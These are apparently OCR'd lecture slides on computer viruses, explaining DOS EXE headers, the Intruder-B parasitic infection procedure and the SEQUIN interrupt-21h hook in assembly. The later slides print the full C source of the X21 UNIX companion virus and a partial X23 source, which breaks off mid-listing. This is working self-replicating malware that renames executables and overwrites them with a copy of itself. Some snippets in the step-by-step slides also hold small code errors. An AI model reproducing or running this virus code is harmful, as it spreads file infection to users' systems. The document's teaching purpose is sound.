
II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

16 bits DOS .EXE file HEADER on HDD

ITEM	DESCRIPTION	OFFSET	BYTES
Signature	It has 'MZ' value	0h	2
Last Page Size	Number of bytes from the last page (1 page = 512 bytes)	2h	2
Page Count	Number of pages of the EXE file -the last page may be incomplete	4h	2
Relocation Table Entries	Number of entries in the relocation pointer table	6h	2
Header Paragraphs	Header .EXE dimension (including Relocation table) in paragraphs number (1 paragraph = 16 bytes)	8h	2
MINALLOC	Minimum necessary number of paragraphs	Ah	2
MAXALLOC	Maximum necessary number of paragraphs (FFFFh)	Ch	2
Initial SS	Initial SS Value	Eh	2
Initial SP	Initial SP Value	10h	2
Checksum	Usually unused	12h	2
Initial IP	Initial IP Value	14h	2
Initial CS	Initial CS Value	16h	2
Relocation Tabel Offset	Relocation pointer table offset due the beginning of the program	18h	2
Overlay Number	Value <> 0 for resident & "specific" programs.	1Ah	2

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

16 bits DOS .EXE file HEADER on HDD



This is a entry sample in Relocation Table Pointer. The one should read in real addressing mode with offset at the lower address and the segment at the higher address: 00040 h + 0010 h = 00050 h. This "physical" address (0x00050) is relative to the first data, code or stack segment from the file. For this program, the first segment is data segment at address 0x00200 from the beginning of the EXE file. Therefore at 00200 h + 00050 h = 00250 h => should be an instruction that needs relocation (mov, call, etc).

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

16 bits DOS .EXE file HEADER on HDD

```
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200  50 72 6F 67 72 61 6D 20 43 4F 4D 20 30 31 21 24  Program COM 01!$
00000210  22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  "...............
00000220  03 00 03 00 03 00 03 00 03 00 03 00 03 00 03 00  ................
00000230  03 00 03 00 03 00 03 00 03 00 03 00 03 00 03 00  ................
00000240  B8 00 00 8E D8 B8 02 00 8E D0 BC 20 00 9A 00 00  ¸..ŽØ¸..ŽĐ¼ .š..
00000250  07 00 8B 0E 10 00 B4 09 BA 00 00 CD 21 9A 0A 00  ..‹...´.°..Í!š..
00000260  07 00 B8 00 4C CD 21 00 00 00 00 00 00 00 00 00  ..¸.LÍ!.........
00000270  55 8B EC 50 B8 01 00 58 5D CB 55 8B EC 50 B8 02  U‹ìP¸..X]ËU‹ìP¸.
00000280  00 58 5D CB                                      .X]Ë
```

At 0x00250 is a segment that contains the instruction 'call far ptr procedura1' that is encoded as '9A00000700', in terms of segment:offset = 0007:0000. The "physical" address is 0x00070 bytes from the beginning of the first segment (no matter that the segment is data, code or stack) => at 0x00270 bytes is the machine code for 'Procedura1'. Most of the time DOS puts in the first segment the data or code: DS/CS=5475 h. This "call" from HDD to the RAM becomes: 9A00007C54 to be read as *segment:offset* combination as jump DS+0007:0000 =>JUMP to 547C:0000

At 0x00200 bytes from the beginning of the DOS EXE file, it starts the first segment – data segment.

This is the machine code of the 'Procedura1' procedure from the "Proceduri" segment. The machine code 'Procedura1' starts at 0x00270 "physical" address with '55' instruction (instructions encoding) ⇔'PUSH BP'.

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

Loading the DOS EXE file in memory

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

Infection Routine / Procedure

```
VSEG SEGMENT
 VIRUS:

    mov ax,cs ;set ds=cs for virus
    mov ds,ax
      .
      .
      .
    cli
      mov ss,cs:[HOSTS]
      mov sp,cs:[HOSTS+2]
    sti

    JMP DWORD PTR cs:[HOSTC]

HOSTS DW ?,? ; host stack
HOSTC DW ?,? ; host code
```

INFECTION PROCEDURE:

1. The user launches the virus. The virus reads the EXE Header of the host program which fulfill the "infection eligibility conditions".

2. The virus increases the dimension of the host for the 'Load Module' until becomes "even multiple" of 16 bytes, therefore **cs**:0000 points to the first byte of the virus.

3. The virus machine code is written in the end of the HOST 16 bits DOS EXE file.

4. The initial value for **SS:SP,** is written as it is on the HDD in EXE header stored in the variable HOSTS =>from the source code-in the left side.

5. The initial value for **cs:ip**, is written as it is on the HDD in EXE header stored in the variable HOSTC =>from the source code-in the left side

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

Infection Routine / Procedure

```
VSEG SEGMENT
 VIRUS:

    mov ax,cs ;set ds=cs for virus
    mov ds,ax
      .
      .
      .
    cli
      mov ss,cs:[HOSTS]
      mov sp,cs:[HOSTS+2]
    sti

    JMP DWORD PTR cs:[HOSTC]

HOSTS DW ?,? ; host stack
HOSTC DW ?,? ; host code
```

INFECTION PROCEDURE:

6. **SS Initial**=SEG VSEG, **SP Initial**=OFFSET FINAL + STACK_SIZE, **CS Initial**=SEG VSEG, & **IP Initial**=OFFSET VIRUS in EXE header from HDD instead of the old values of the HOST EXE file.

7. The virus adds 2 at the number of entries from "Relocation Table Entries" from the EXE header on HDD-Hard Disk Drive.

8. The virus adds 2 FAR pointers in the end of the 'Relocation Pointer Table' from the 16 bits DOS EXE file on the HDD (their location is calculated from EXE header). First pointer leads to the segment side of the value from HOSTS. The second pointer points to the segment side of the value from HOSTC.

9. The virus recalculates the host EXE file dimension and adjusts the fields **Page Count** & **Last Page Size** from the EXE Header.

10. The virus writes the new EXE header on HDD.

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

Infection Routine / Procedure


Like in TIMID II, the searching routine may be divided in:

- **"FINDEXE" Routine=just identifies the host files that may be infected**
- **"FILEOK" Routine=applies 5 criteria in order to highlight the infection eligibility**

*** The searching is NOT recursive as in TIMID II**

Eligibility criteria for infection procedure:

1. The file must be an EXE => it must start with 'MZ'.
2. The field **Overlay Number** from **EXE Header** must be zero. Intruder-B doesn't infect hosts with **Overlay Number** <> 0 because these have specific expectations related to the content.
3. The host program, which will be infected, must have enough room in Relocation Pointer Table for another 2 FAR pointers. This issue is determined by: **IF (16*Header Paragraphs-4*Relocation Table Entries-Relocation Table Offset) >= 8) THEN Infect** (An entry FAR pointer ⇔ 4 bytes that's why the one uses this formula. The formula is calculated by REL_ROOM procedure is called by the FILE_OK procedure)
4. The EXE file must not be Windows or OS/2 EXE file. The Windows or OS/2 EXE file has the offset for the Relocation Pointer Table greater than 40h.
5. The virus isn't already in host. The virus signature is the value for the field **Initial IP** from the EXE header. This value is always **0057h** for the 16 bits DOS EXE program infected by Intruder-B. The probability that another program to have **Initial IP** 0057h is very low. (=>because the Initial IP ISN'T 0, the data segment is the first displayed in the debugger.)



II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

Returns the control to the host

The procedure for returning the control to the host program:

-Sets CS:IP registers

-Sets SS:SP registers

-The AX register must be restored because DOS sets it taking into account FCB 1 (offset 5Ch in PSP) and FCB 2 (offset 6Ch in PSP) – (is DOS O.S. has drive D:, etc)

-Moves DTA when the virus is launched and restores when the host is started because 'Search First' & 'Search Next' deteriorate DTA

II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

Advantages:

- not easy to detect
- DOESN'T destroy the host
- DOESN'T leave tracks as hidden/renamed files
- is running before the host
- DOESN'T re-infect itself

Disadvantage:

- Infects only the 16 bits DOS EXE host files – and not all of them
- ISN'T working with .COM file
- increases the dimension of the infected file.

DAY 4

Part II – Viruses

Part III – Anti-viruses

II.3.4 Memory Resident Viruses – SEQUIN

SEQUIN Features:

- Inserts itself in the end of the .COM file run by DOS
- The virus "hides" in the memory (is resident ⇔ TSR) & "hook" the file opening function 3Dh of the interrupt 21h
- The virus is a parasitic one (NOT companion or overwriting)
- DOESN'T destroy the host program
- The infected program only puts the reference for the virus in the Interrupt Vectors Table if the reference doesn't exist already there

SEQUIN virus operations:

- The user launches the virus in command line:

  C:\host.com

- The virus becomes TSR – Terminate and Stay Resident + "hooks" the 21h interrupt for 3Dh function – open file function

- The program contains in the end of machine code the SEQUIN copy

- The virus infects ALL opened .COM files – doesn't matter if they are opened by another application or the O.S.. The virus inserts in the end of opened file host the SEQUIN copy and then return the control to the function 3Dh from the interrupt 21h – open file function.

II.3.4 Memory Resident Viruses – SEQUIN

Techniques for creating the resident viruses:

- ***Using the function 31h of the interrupt 21h***

OR

- ***Using the interrupt 27h***

- **Both variants instructs the DOS O.S. to finish the program and to NOT use the memory area used by the program =>**

- **The program becomes TSR=Terminate and Stay Resident=>**

- **In order to NOT be deleted by "mistake", the TSR virus program is hiding in the area that is NOT so used from the IVR – Interrupt Vector Table**

- **ALTHOUGH appears a MAJOR PROBLEM for a TSR VIRUS =>**

- **WHEN is going to be called in order to infect the host program?**

- **ANY TSR program (virus, antivirus or other app) MUST hook one or more software interrupts in order to be activated**

II.3.4 Memory Resident Viruses – SEQUIN

HOOK Interrupt Process:

- In order to understand the HOOK of a INTERRUPT the one must recall the Part I – salving the flags, jump into the IVT, etc. => INT 21h is similar with CALL FAR at the offset 21h * 4 bytes = 84h in 0000h segment)
- => 4 bytes from the address 0000:0084 MUST be saved in the OLD_21 variable
- => the "original" value (stored in OLD_21 variable) is replaced with the address where the virus is staying in memory - TSR.

```
;interrupt hook
;the original interrupt code
;will be called

INT_21:
.
.
.
jmp DWORD PTR cs:[OLD_21]

OLD_21 DD ?
```

```
; the address of the interrupt code INT 21h
;of the virus program
;is stored in place of the "original" one

mov bx, 21H*4        ;next setup int 21H
xor ax, ax           ;ax=0
xchg ax, es:[bx+2]   ;get/set segment – ES=0000h
mov cx, ax
mov ax, OFFSET INT_21 + IVOFS
xchg ax, es:[bx]     ;get/set offset

;and save old seg/offset
mov di, OFFSET OLD_21 + IVOFS
stosw
mov ax, cx
stosw                ;ok, that's it
```

```
;Sequin Interrupt Hook
INT_21:
  cmp ah,3Dh         ;file open?
  je INFECT_FILE     ;yes, infect if possible
  jmp DWORD PTR cs:[OLD_21]
```

II.3.4 Memory Resident Viruses – SEQUIN

The validation process of the files that could be infected & the execution continuation:

- **saves the first 5 bytes from the host file into the HOST_BUF variable**
- **the virus checks if these 5 bytes are the instruction encoding the *"mov AH,37h"* + a "near JUMP"**
- **the virus MUST "simulate" the INT 21h interrupt**

```
;Note that the Interrupt 21H
;handler can't call Interrupt 21H
;to open the file to check it,
;because it would become
;infinitely recursive. Thus, it
;must fake the interrupt by using a far call to the old
;interrupt 21H vector:

pushf                          ;push flags to simulate int
call DWORD PTR [OLD_21]
```

II.3.4 Memory Resident Viruses – SEQUIN

Advantages:

- **hard to detect**
- **the virus DOESN'T destroy the host file program**
- **the virus runs before the host program**
- **the virus DOESN'T re-infect itself**
- **the virus doesn't consume time for the searching possible DOS .COM files for infection**
- **the virus doesn't leave tracks as hidden/renamed files**

Disadvantages:

- **The virus infects only DOS .COM files programs & is NOT working for EXE files**
- **The virus – because is parasitic – increases the host infected file program**

II.4 The virus programs for UNIX O.S.

UNIX Features:

- runs on a variety of platforms – the microprocessor AMD/Intel 80386/486, Pentium, Intel Itanium, Alfa RISC, Sun Workstations, ARM

UNIX Parasitic Viruses?:

- IS possible BUT the virus must be "written" in the dedicated microprocessor assembler

NON-PORTABLE – BUT for providing PORTABILITY?:

- MUST be developed in C/C++

For instance, the X21 virus developed in C for BSD Free UNIX:

- SHOULD be COMPANION (sometimes ELF)

II.4 The virus programs for UNIX O.S.

X21 Features:


- **The Companion Virus – renames the original file but is not hiding the host program like in previous sample for DOS Companion virus**

- **The X21 doesn't destroy the infected host**

II.4 The virus programs for UNIX O.S.

X21 – Step by Step:

- **The Logic Flow**



II.4 The virus programs for UNIX O.S.

X21 - Step 1:

- The DOS functions "Search First" & "Search Next" are not available for us in UNIX
- In UNIX all the directories are considered as files - in terms of data structures => i-node "files"
- The virus uses:
  - "opendir" = open a director – i-node file
  - "readdir" = read an entry from the director – i-node file
  - "closedir" = close a director – i-node file

```
dirp=opendir(".");
while ((dp==readdir(dirp))!=NULL)  {
 (do something)
}
closedir(dirp);
```

II.4 The virus programs for UNIX O.S.

X21 - Step 2:

- **In order to see if a file is EXECUTABILE or NOT, the on MUST obtain the file ATTRIBUTES**

- **For obtaining the file attributes are using the "stat" function for "d_name" field of the "dp" pointer with the result stored in "st" pointer to "stat" structure – same name as OS directive-function**

- **In "ds" is a data structure which contains the status for the file attributes**

- **The virus MUST see if the bit st.st_modes & S_IXUSR is DIFFERENT by 0 ;the bit st_mode is from the structure stat - variable "st" plus '&' is bitwise AND**

```
stat ((char*) &dp->d_name, &st);
```

II.4 The virus programs for UNIX O.S.

X21 – Step 3:

- The virus MUST check if the found file has extension .X21

```
lc = (char *)&dp->d_name;
while (*lc!=0) lc++;

lc=lc-3;
if (!((*lc=='X')&&(*(lc+1)=='2')&&(*(lc+2)==1)))
{
 (do something)
}
```

II.4 The virus programs for UNIX O.S.

X21 – Step 4:

- **The virus MUST see if the host file hasn't already have a "copy" with the extension .X21 – is not infected already**

```
lc = (char *)&dp->d_name;
while (*lc!=0) lc++;

lc=lc-3;
if (!((*lc=='X')&&(*(lc+1)=='2')&&(*(lc+2)==1)))
{
 (do something)
}
```

II.4 The virus programs for UNIX O.S.

X21 – Step 5:

- **The virus MUST see if the found file has the extension .X21**

```
if ((host = fopen("FILENAME.X21",”r"))!=NULL)
{
        fclose(host);
}
else
{
  (infect the file)
}
```

X21 – Step 6:

- **The virus MUST rename the original file in the file with .X21 extension**

```
rename (“FILENAME”, “FILENAME.X21”);
```

II.4 The virus programs for UNIX O.S.

X21 – Step 7:

- **The virus MUST copy itself in the original file without the .X21 extensions**

X21 – Step 8:

- **The virus MUST set the infected file attributes for being EXECUTABILE**

```
chmod ("FILENAME", S_IRWXU | S_IXGRP);
```

X21 – Step 9:

- **The virus MUST run the original program with the parameters**

```
exeve ("FILENAME.X21", argv, envp);
```

II.4 The virus programs for UNIX O.S.

X21 SOURCE CODE 1:

```
/* The X21 Virus for BSD Free Unix 2.0.2 (and others) */
/* (C) 1995 American Eagle Publications, Inc. All rights reserved! */
/* Compile with Gnu C, "GCC X21.C" */

#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>

DIR *dirp; /* directory search structure */

struct dirent *dp; /* directory entry record */

struct stat st; /* file status record */

int stst; /* status call status */

FILE *host,*virus; /* host and virus files. */

long FileID; /* 1st 4 bytes of host */

char buf[512]; /* buffer for disk reads/writes */

char* lc; /* used to search for X21 */

size_t amt_read; /* amount read from file */
```

II.4 The virus programs for UNIX O.S.

X21 SOURCE CODE 2:

```
int main(argc, argv, envp)
int argc;
char *argv[ ], *envp[ ];
{
 dirp=opendir(“.”);   /* begin directory search */

while ((dp=readdir(dirp))!=NULL) { /* have a file, check it out */

if ((stst=stat((const char *)&dp->d_name,&st))==0) { /* get status */
  lc=(char *)&dp->d_name;
  while (*lc!=0) lc++;
  lc=lc-3; /* lc points to last 3 chars in file name */

 if ((!((*lc==’X’)&&(*(lc+1)==’2’)&&(*(lc+2)==’1’))) /* “X21"? */
     && (st.st_mode&S_IXUSR!=0)) {
    strcpy((char *)&buf,(char *)&dp->d_name);
    strcat((char *)&buf,".X21");

    if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
    else {
```

II.4 The virus programs for UNIX O.S.

X21 SOURCE CODE 3:

```
    if (rename((char *)&dp->d_name,(char *)&buf)==0) {/* rename hst */
      if ((virus=fopen(argv[0],"r"))!=NULL) {
        if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
          while (!feof(virus)) { /* and copy virus to orig */
            amt_read=512; /* host name */
            amt_read=fread(&buf,1,amt_read,virus);
            fwrite(&buf,1,amt_read,host);
          }
          fclose(host);

          strcpy((char *)&buf,"./");
          strcat((char *)&buf,(char *)&dp->d_name);
          chmod((char *)&buf,S_IRWXU|S_IXGRP);
        } /* end --- if ((host=fopen… */
      fclose(virus); /* infection process complete */
     } /* end --- if ((virus=fopen…*/ /* for this file */
    } /* end --- if (rename(( …*/
   } /* end --- if else ((host=fopen */
  } /* end --- if ((!((*lc=='X')&&(*( */
 } /* end --- if ((stst=stat(( */
} /* while ((dp=readdir( */

(void)closedir(dirp); /* infection process complete for this dir */
strcpy((char *)&buf,argv[0]); /* the host is this program's name */
strcat((char *)&buf,".X21"); /* with an X21 tacked on */
execve((char *)&buf,argv,envp); /* execute this program's host */

} /* end void main() */
```

II.4 The virus programs for UNIX O.S.

The EVOLUTION from X21 => X23 (companion virus):

- **Evolution to "hidding" the infected file:**
  - **The virus infects all host program files bigger than the virus => put padding till gets to the original file size**
  - **The virus creates a director "?" (CTRL+E) and store in there all the original host program files**

II.4 The virus programs for UNIX O.S.

X23 Companion Virus
The SOURCE CODE 1:

```
/* Compile with Gnu C, "GCC X23.C" */

#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>

DIR *dirp; /* directory search structure */

struct dirent *dp; /* directory entry record */

struct stat st; /* file status record */

int stst; /* status call status */

FILE *host, *virus; /* host and virus files. */

long FileID; /* 1st 4 bytes of host */

char buf[512]; /* buffer for disk reads/writes */

char *lc, *ld; /* used to search for X23 */

size_t amt_read, hst_size; /* amount read from file, host size */

size_t vir_size = 13128; /* size of X23, in bytes */

char dirname[10]; /* subdir where X23 stores itself */

char hst[512];
```

II.4 The virus programs for UNIX O.S.

X23 SOURCE CODE 2:

```
int main(argc, argv, envp)
int argc;
char *argv[ ], *envp[ ];
{
  strcpy((char *)&dirname,"./\005"); /* set up host directory name */
  dirp=opendir(“.”); /* begin directory search */

  while ((dp=readdir(dirp))!=NULL) { /* have a file, check it out */
    if ((stst=stat((const char *)&dp->d_name,&st))==0) { /* get status */
      lc=(char *)&dp->d_name;
      while (*lc!=0) lc++;

      lc=lc-3; /* lc points to last 3 chars in file name */

      if ((!((*lc==’X’)&&(*(lc+1)==’2’)&&(*(lc+2)==’3’))) /* “X23"? */
      &&(st.st_mode&S_IXUSR!=0)) { /* and executable? */
        strcpy((char *)&buf,(char *)&dirname);
        strcat((char *)&buf,"/");
        strcat((char *)&buf,(char *)&dp->d_name); /* see if X23 file */
        strcat((char *)&buf,".X23"); /* exists already */

        if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
        else { /* no it doesn’t - infect! */
```

X23 SOURCE CODE 3:

```
                host=fopen((char *)&dp->d_name,"r");
                fseek(host,0L,SEEK_END); /* determine host size */
                hst_size=ftell(host);
                fclose(host);
            if (hst_size>=vir_size) { /* host must be large than virus */
              mkdir((char *)&dirname,777);
              rename((char *)&dp->d_name,(char *)&buf); /* rename host */

              if ((virus=fopen(argv[0],"r"))!=NULL) {
                if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
                  while (!feof(virus)) { /* and copy virus to orig */
                      amt_read=512; /* host name */
                      amt_read=fread(&buf,1,amt_read,virus);
